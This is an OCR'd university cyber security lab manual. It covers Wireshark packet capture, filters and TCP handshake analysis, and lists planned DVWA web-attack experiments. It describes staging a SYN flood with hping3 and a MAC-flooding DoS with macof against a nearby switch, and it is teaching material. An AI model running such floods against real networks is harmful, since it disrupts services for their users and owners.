Cyber Security Workshop

(BCS 453)

LAB MANUAL

ACADEMIC SESSION 2023-24

Submitted To:
Ghufran Khan
Assistant Professor

Submitted By:
St. Name
Roll No.

List of Experiments

S.No.	Experiments
Module 1: Packet Analysis using Wire shark	
1.	Basic Packet Inspection: Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.
2.	Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.
3.	Malware Traffic Analysis: Analyze captured traffic to identify signs of malware communication, such as command-and-control traffic or data infiltration.
4.	Password Sniffing: Simulate a scenario where a password is transmitted in plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.
5.	ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.
Module 2: Web Application Security using DVWA	
6.	Installation of DVWA.
7.	SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.
8.	Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.
9.	Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended


	actions.
10.	File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.
11.	Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

Experiment No:1


Aim: Basic Packet Inspection: Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.

Solution

a. Open Wireshark.
b. The following screen showing a list of all the network connections you can monitor is displayed. You can select one or more of the network interfaces using shift+left-click or by clicking on the tab All Interfaces Shown




c. Once the network interface is selected, you can start the capture, and there are several ways to do that.
    i. Click the first button on the toolbar, titled “Start capturing packets.”




OR

you can select the menu item Capture-> Start




d. During the capture process, Wireshark will show the following screen



e. Once you have captured all the packets needed, use the same buttons or menu options to stop the capture as you did to begin.

Analyzing data packets on Wireshark: Wireshark Interface

Wireshark shows you three different panes for inspecting packet data. The Packet List, the top pane, lists all the packets in the capture. When you click on a packet, the other two panes change to show you the details about the selected packet. You can also tell if the packet is part of a conversation.



Here are details about each column in the top pane:

No.: This is the number order of the packet captured. The bracket indicates that this packet is part of a conversation.

Time: This column shows how long after you started the capture this particular packet was captured. You can change this value in the Settings menu to display a different option.

Source: This is the address of the system that sent the packet.

Destination: This is the address of the packet destination.

Protocol: This is the type of packet. For example: TCP, DNS, DHCPv6, or ARP.

Length: This column shows you the packet's length, measured in bytes.

Info: This column shows you more information about the packet contents, which will vary depending on the type of packet.

Packet Details, the middle pane, shows you information about the packet depending on the packet type. You can right-click and create filters based on the highlighted text in this field.

The bottom pane, Packet Bytes, displays the packet exactly as it was captured in hexadecimal. When looking at a packet that is part of a conversation, you can right-click the packet and select Follow to see only the packets that are part of that conversation.

Wireshark filters

Filters allow you to view the capture the way you need to see it to troubleshoot the issues at hand. Below are several filters.

Wireshark capture filters

Capture filters limit the captured packets by the chosen filter. If the packets don't match the filter, Wireshark won't save them. Examples of capture filters include:

a. host IP-*address*: This filter limits the captured traffic to and from the IP address
b. net 192.168.0.0/24: This filter captures all traffic on the subnet
c. dst host IP-*address*: Capture packets sent to the specified host
d. port 53: Capture traffic on port 53 only
e. port not 53 and not arp: Capture all traffic except DNS and ARP traffic

Wireshark display filters

Wireshark display filters change the view of the capture during analysis. After you've stopped the packet capture, use display filters to narrow down the packets in the Packet List to troubleshoot your issue.

a. ip.src==*IP-address* and ip.dst==*IP-address* This filter shows packets sent from one computer

(ip.src) to another (ip.dst). You can also use ip.addr to show packets to and from that IP.

b. tcp.port eq 25: This filter will show you all traffic on port 25, which is usually SMTP traffic

c. icmp: This filter will show you only ICMP traffic in the capture, most likely they are pings

d. ip.addr != *IP_address*: This filter shows you all traffic except the traffic to or from the specified computer

Experiment No:2

Aim: Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.


Solution:

HTTPS traffic analysis

The Hypertext Transfer Application Layer Protocol (HTTP) utilizes the internet to establish protocols whenever the HTTP client/server transmits/receives HTTP requests.

Start a Wireshark capture -> Open a web browser -> Navigate to any HTTPS-based website -> Stop the Wireshark capture.

Input ' ssl' in the filter box to monitor only HTTPS traffic -> Observe the first TLS packet -> The destination IP would be the target IP (server).



TCP traffic analysis

A standard port scan takes advantage of the TCP three-way handshake. The attacker sends the SYN packet to the target port. The port is considered open when he gets SYN+ACK as a response, whereas the arrival of RST shows the port is closed. After receiving SYN+ACK, the hacker would send an ACK packet to establish a TCP connection.


Analyze TCP SYN traffic

Input *'tcp.port == 80'* to see only TCP traffic connected to the webserver connection.

Observe the TCP [SYN] packet. Expand Ethernet and observe the destination address that is the default gateway address; whereas, the source is your own MAC address.

To check the IP details, observe Internet Protocol Version 4; in our case, the destination IP is Googles' web server IP, and the source IP is the local IP address.

To view TCP details, observe Transmission Control Protocol, like port numbers. Monitor the flag values. SYN, which is enabled, shows the initial section of the TCP three-way handshake.




Analyze TCP SYN, ACK traffic

Take a look at the TCP [SYN, ACK] packet. Expand Ethernet and observe the destination address now would be your own MAC address; whereas the source is the default gateway address.

Monitor the acknowledgement code. It's worth noting that the number is one relative ACK number. The real acknowledgement value is one higher than the previous segment's identifier.

Monitor the flag values. [SYN, ACK], which is enabled, shows the second section of the TCP three-way handshake.




Analyze SYN flood attack


SYN flood occurs when an attacker delivers a substantial amount of SYN packets to a server using fake IPs, causing the server to respond with an SYN+ACK and keep its ports partially open, expecting a response from an invisible client.

By overwhelming a victim with SYN packets, an attacker can effectively overrun the victim's resources. In this state, the victim fights with traffic, which causes processor and memory usage to rise, eventually exhausting the victim's resources.

Use the hping3 tool to flood the victim IP. Simultaneously, start capturing the traffic on Wireshark. Input 'tcp.flags.syn == 1' in the filter box to view SYN packets flood.




Notice a lot of SYN packets with no time lag.




Analyze DoS attacks

Let’s simulate a Denial of Service (DoS) attack to analyze it via Wireshark. For the demo, I am using the macof tool, the component of the Dsniff suit toolkit, and flooding a surrounding device's switch with MAC addresses.

The image below shows IP address is generating requests to another device with the same data size repeatedly. This sort of traffic shows a standard network DoS attack.



